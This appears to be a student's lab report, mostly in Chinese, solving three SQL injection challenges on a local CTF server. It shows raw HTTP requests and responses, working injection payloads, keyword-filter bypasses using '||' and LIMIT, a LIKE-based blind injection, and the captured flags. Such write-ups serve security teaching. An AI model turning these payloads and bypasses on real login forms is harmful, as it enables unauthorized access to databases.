
Web Lab2 Report

passcode1

首先向其中输入',发现返回的值报错，判断这是单引号闭合的类型。



Request

Pretty Raw Hex

```
POST /check_code.php HTTP/1.1
Host: 10.194.164.30:62898
Content-Length: 24
Cache-Control: max-age=0
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
Origin: http://10.194.164.30:62898
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.194.164.30:62898/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

passcode='&Submit=Submit
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Wed, 10 Jul 2024 07:59:14 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 395
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Fatal error
</b>
:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1 in /var/www/html/check_code.php:16
Stack trace:
#0 /var/www/html/check_code.php(16): mysqli->query()
#1 {main}
thrown in <b>
  /var/www/html/check_code.php
</b>
 on line <b>
  16
</b>
<br />
```

于是尝试在后面跟上一个永真的条件（即ASCII(SUBSTR(DATABASE(), 1, 1))>0），看看会不会有什么新的回传值，结果竟然直接出了flag。。。 说明网站背后仅需passcode=''和后面一个条件两者之一为真即可。

Payload:passcode=a' or ASCII(SUBSTR(DATABASE(), 1, 1))>0#'&Submit=Submit



Request

Pretty Raw Hex

```
POST /check_code.php HTTP/1.1
Host: 10.194.164.30:62898
Content-Length: 64
Cache-Control: max-age=0
Accept-Language: zh-CN
Upgrade-Insecure-Requests: 1
Origin: http://10.194.164.30:62898
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.194.164.30:62898/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

passcode=a' or ASCII(SUBSTR(DATABASE(), 1, 1))>0#'&Submit=Submit
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Date: Wed, 10 Jul 2024 08:01:48 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Length: 29
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Flag: AAA{i7_1s_4_G00d_sT4R7}
```

AAA{i7_1s_4_G00d_sT4R7}

passcode2


向其中输入上一题的Payload，发现显示injection，而随意输入则显示nonono，所以判断对输入进行了sql关键字的检测。再尝试变换大小写，以及将关键字or更改为||，发现都没有作用。 观察原代码可知，本题首先对输入字符全部转换为大写，然后进行关键字检测。所以我们需要用||来替换or。然后发现代码中有一行提示选择的应只有一列，所以需用limit 1（limit没有被列入关键词中），即可得到结果。




payload：1' || '1'='1' LIMIT 1 #' AAA{1_C4n_Us3_Un10n_W3LL}

passcode3

仍然向其中输入上一题的payload，发现显示injection，说明关键字增加了，构造另一个式子则显示you are cheeting



显然这道题运用了更严格的过滤，并且增加了关键字的过滤。在经过尝试后发现，关键字like没有被屏蔽。like为模糊查询。显然，passcode必定由字符构成，所以我们就可以采用盲注，遍历所有字符，必定能够找出一种checkcode以某字母结尾。经试验，输入为n时可以得到flag。



payload:'||passcode like 'n%' # AAA{Ur_g00d_a7_b00l}

Bonus

这个题添加了更多的关键字过滤，如like，#等。题目说数据库版本为sql8，所以查询sql8的漏洞，发现sql8新增了value和table关键词。但我尝试了好久之后还是没能试出来。。